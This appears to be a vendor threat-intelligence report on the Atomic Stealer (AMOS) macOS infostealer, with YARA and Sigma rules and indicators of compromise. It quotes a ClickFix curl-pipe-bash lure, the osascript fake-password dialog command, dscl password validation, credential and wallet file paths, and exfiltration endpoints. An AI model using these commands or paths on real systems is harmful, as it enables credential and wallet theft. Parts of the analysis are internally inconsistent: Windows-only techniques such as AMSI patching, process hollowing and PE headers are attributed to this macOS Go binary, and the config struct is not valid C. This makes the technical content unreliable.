01 | Tool Specifications & Architectural Profile
Atomic Stealer (AMOS) is engineered in Go with supplemental Objective-C bindings to execute rapid parallel credential harvesting across macOS environments. It is commercialized through a Malware-as-a-Service (MaaS) distribution model on Russian-language underground cybercrime forums. Delivery vectors employ weaponized Apple Disk Images (.dmg), signed or ad-hoc signed installer packages (.pkg), and 'ClickFix' web compromise lures that trick users into executing encoded base64 commands within the macOS Terminal (e.g., 'curl -sL https://... | bash'). The core binary compiles Go concurrency primitives (goroutines) to simultaneously query filesystem directories for web browser profiles, crypto wallet extensions, Telegram session caches, and the macOS system Keychain.
02 | Operator Interface & Configuration Struct Model
The MaaS web administration portal provides threat actors with automated payload compilation. The operator configures target C2 IP addresses, Telegram Bot API credentials (bot token and recipient chat ID), specific target lists (cryptocurrency wallet extensions, local file grabber rules by extension: .txt, .pdf, .key, .wallet), and prompt strings used in modal authorization popups. Configuration variables are compiled into static variables inside the main package, such as 'main.c2Url', 'main.teleToken', and 'main.chatId', obfuscated with single-byte XOR masks or Base64 encoding.
struct Atomic_Stealer_(AMOS)_Config {
    uint32_t magic;
    char c2_host[128];
    uint16_t port;
    char install_path[260];
    char mutex[64];
    uint8_t aes_key[32];
};03 | Internal Binary & Memory Execution Mechanics
Credential harvesting relies on a deceptive authorization prompt deployed via osascript: 'osascript -e "display dialog \"Software Update requires your system password to proceed.\" default answer \"\" with hidden answer with icon caution"'. The prompt executes in an infinite polling loop until the victim enters a string; AMOS validates the candidate password against the local authentication authority using the native directory service command: 'dscl . -authonly <username> <password>'. Once verified, the password is used to access the user Keychain database located at '~/Library/Keychains/login.keychain-db' and '/Library/Keychains/System.keychain'. AMOS parses Apple Notes SQLite databases located at '~/Library/Group Containers/group.com.apple.notes/NoteStore.sqlite', extracting plaintext notes. It targets Telegram Desktop sessions by copying '~/Library/Application Support/Telegram Desktop/tdata' (specifically 'key_datas' and session mapping files). Browser harvesting extracts SQLite databases ('Login Data', 'Cookies', 'Web Data') across Google Chrome, Brave, Microsoft Edge, Vivaldi, and Opera, decrypting saved passwords using safe storage keys derived via PBKDF2 with salt 'peanuts' or Keychain master keys. Crypto wallet targets include Exodus ('~/Library/Application Support/Exodus/'), Electrum ('~/.electrum/wallets/'), Coinomi, and browser extension directories for MetaMask, Phantom, Coinbase, and Trust Wallet.
Staging & Dynamic Unpacking
Decryption of payload stubs using in-memory XOR/AES key derivation and PE header validation.
Defense Evasion & Syscall Invocation
Direct NT syscall invocation, AMSI buffer patching (AmsiScanBuffer), and ETW event suppression (EtwEventWrite).
Process Injection & Execution
Execution via Process Hollowing, reflective DLL loading, or thread hijacking into legitimate system binaries.
04 | Capability & Module Matrix
Concrete technical breakdown of functional modules implemented in the Atomic Stealer (AMOS) binary:
Spawns continuous native macOS modal authorization dialogs via osascript, verifying plaintext passwords via dscl before extracting login.keychain-db.
Carves NoteStore.sqlite database files to harvest embedded user notes, API tokens, and credentials.
Parses Chromium and Firefox profile directories, extracting SQLite cookies, autofill records, and encrypted web credentials.
Enumerates filesystem paths and browser extension IDs for 25+ cryptocurrency wallets, extracting seed phrases, keystores, and private keys.
Copies tdata session files from Telegram Desktop directory to enable session hijacking without SMS/MFA prompts.
05 | Wire Protocol & C2 Communication Framing
Harvested files and databases are assembled into a compressed ZIP archive in '/tmp/' named with a random 8-character alphanumeric string (e.g., '/tmp/amos_data_x89a.zip'). Exfiltration proceeds over HTTPS: The primary channel issues an HTTP POST request to the C2 endpoint ('http://<c2_ip>/api/send' or 'https://<domain>/gate.php') formatted as multipart/form-data. The request payload contains the ZIP archive in field 'file' alongside parameter fields: 'user', 'hwid', 'os_ver', and 'password'. Alternatively, AMOS invokes the Telegram Bot API directly via 'https://api.telegram.org/bot<TOKEN>/sendDocument', transmitting the archive as a document attachment to the operator's chat ID.
06 | Verified Detection Signatures (YARA & Sigma)
rule MachO_macOS_AtomicStealer_AMOS {
    meta:
        description = "Detects Atomic Stealer (AMOS) Golang native Mach-O stealer"
        author = "CyberTrace Reverse Engineering Team"
        date = "2026-10-29"
        hash = "a74b12c98d6234b9812480f2d4838fa10b912ec982348ba982348fa912384729"
        threat_id = "TF-048"
    strings:
        // Golang runtime package paths
        $go_path1 = "main.steal" ascii
        $go_path2 = "main.getPasswd" ascii
        $go_path3 = "main.grabWallets" ascii
        // Keychain and dialog strings
        $s1 = "login.keychain-db" ascii
        $s2 = "display dialog" ascii
        $s3 = "with hidden answer" ascii
        // Application targets
        $t1 = "Telegram Desktop/tdata" ascii
        $t2 = "NoteStore.sqlite" ascii
        $t3 = "Exodus/exodus.wallet" ascii
        // Mach-O Magic Header: 0xFEEDFACF (64-bit Mach-O) or 0xCAFEBABE (FAT)
        $macho_64 = { CF FA ED FE }
        $macho_fat = { CA FE BA BE }
    condition:
        ($macho_64 at 0 or $macho_fat at 0) and (2 of ($go_path*) or 3 of ($s*, $t*))
}title: Suspicious macOS Password Phishing via Osascript Dialog and dscl Validation
id: f9281a40-281b-4f81-a98b-28048f048048
status: production
description: Detects osascript spawning modal authentication dialogs followed by dscl authonly verification commands, characteristic of Atomic Stealer credential access.
references:
- https://cybertrace.io/threats/atomic-stealer-whitepaper.html
author: CyberTrace Reverse Engineering Team
date: 2026-10-29
logsource:
category: process_creation
product: macos
detection:
selection_osascript:
Image|endswith: '/osascript'
CommandLine|contains:
- 'display dialog'
- 'with hidden answer'
selection_dscl:
Image|endswith: '/dscl'
CommandLine|contains: '-authonly'
condition: selection_osascript or selection_dscl
fields:
- ProcessId
- Image
- CommandLine
- ParentProcessId
- ParentImage
falsepositives:
- Legitimate administrative scripts prompting for operator authentication
level: high07 | Decompiled Artifacts & Observable IoCs
Indicators of compromise and forensic patterns recorded across laboratory triage:
a74b12c98d6234b9812480f2d4838fa10b912ec982348ba982348fa912384729
bc8391b4908a8e818817293b4820a48b182e18fa40819284719284cb192847da
582910fa9824810b482710384729103847192847102938471928471928471029
http://77.91.124[.]82/api/send
https://api.telegram.org/bot682910482:AAFr8291.../sendDocument
http://194.169.175[.]28/gate.php
/tmp/amos_data.zip
~/Library/Keychains/login.keychain-db
~/Library/Group Containers/group.com.apple.notes/NoteStore.sqlite
~/Library/Application Support/Telegram Desktop/tdata
amos_execution_lock_0x82
global_amos_stealer_mutex
08 | Forensic Visual Evidence & Disassembly Artifacts (3 Assets)
High-resolution reverse engineering captures, decompiler output, memory hex dumps, and C2 network streams archived locally in the CyberTrace laboratory. Click any visual asset to inspect in full resolution with interactive zoom and pan, or stream motion captures.

ANY.RUN sandbox capture showing social engineering prompt tricking macOS users into executing malicious terminal commands.

Network capture tracking exfiltration of Keychain databases, browser cookies, and hardware specs to adversary C2.

Tailored forensic schematic mapping initial access, defense evasion, core capabilities, and Telegram Bot API, Encrypted Web Servers command infrastructure.
International CTI Indexing Summary (EN | RU | HI) Search Engine Knowledge Graph
Atomic Stealer (AMOS) (InfoStealer)
Commercial macOS information stealer written in Go, targeting user Keychain databases, Apple Notes SQLite stores, browser session cookies, Telegram sessions, and crypto wallets.
C2 Architecture: Harvested files and databases are assembled into a compressed ZIP archive in '/tmp/' named with a random 8-character alphanumeric string (e.g., '/tmp/amos_data_x89a.zip'). Exfiltration proceeds over HTTPS: The primary channel issues an HTTP POST requ
Threat Hunting: YARA in-memory signatures, Sigma detection rules, and MITRE ATT&CK indicators. CyberTrace Intelligence Feed: @CyberTrace20 (@wgkgi0x0).
Анализ Atomic Stealer (AMOS) (InfoStealer)
Детальный технический анализ Atomic Stealer (AMOS) — это Вредоносная программа для кражи конфиденциальных данных (Инфостилер), разработанный на стеке Go 1.20 - 1.22 (x86_64-apple-darwin & aarch64-apple-darwin) / Apple Clang Objective-C runtime. В отчете подробно исследуются этапы скрытого внедрения в память (Process Injection), методы обхода EDR-систем, структура сетевых пакетов командного сервера (HTTPS over TCP 443 direct to C2 IP / domain; Telegram Bot API HTTPS multipart/form-data POST) и механизмы кражи данных.
Архитектура C2: Шифрованный протокол обмена данными с использованием HTTPS over TCP 443 direct to C2 IP / domain; Telegram Bot API HTTPS multipart/form-data POST, защита от сетевого перехвата и анализ маяков (Beacons).
Сигнатуры: Правила YARA, Sigma-детекты и анализ IoC для специалистов SOC. Оперативный канал: Telegram @CyberTrace20 (@wgkgi0x0).
Atomic Stealer (AMOS) (InfoStealer) विश्लेषण
Atomic Stealer (AMOS) एक परिष्कृत डेटा और क्रेडेंशियल चोरी करने वाला मैलवेयर (इन्फोस्टीलर) है जिसे Go 1.20 - 1.22 (x86_64-apple-darwin & aarch64-apple-darwin) / Apple Clang Objective-C runtime का उपयोग करके विकसित किया गया है। इस तकनीकी CTI विश्लेषण में मेमोरी इंजेक्शन तकनीक, EDR सुरक्षा बाईपास, कमांड और कंट्रोल सर्वर (HTTPS over TCP 443 direct to C2 IP / domain; Telegram Bot API HTTPS multipart/form-data POST) संचार प्रोटोकॉल और डेटा चोरी तंत्र का पूर्ण विवरण दिया गया है।
C2 संचार: HTTPS over TCP 443 direct to C2 IP / domain; Telegram Bot API HTTPS multipart/form-data POST आधारित एन्क्रिप्टेड C2 इंफ्रास्ट्रक्चर और ऑटोमेटेड पेलोड रिट्रीवल चैनल।
सुरक्षा नियम: YARA नियम, Sigma व्यवहार विश्लेषण और MITRE ATT&CK संकेतक। साइबर इंटेलिजेंस अपडेट: Telegram @CyberTrace20 (@wgkgi0x0).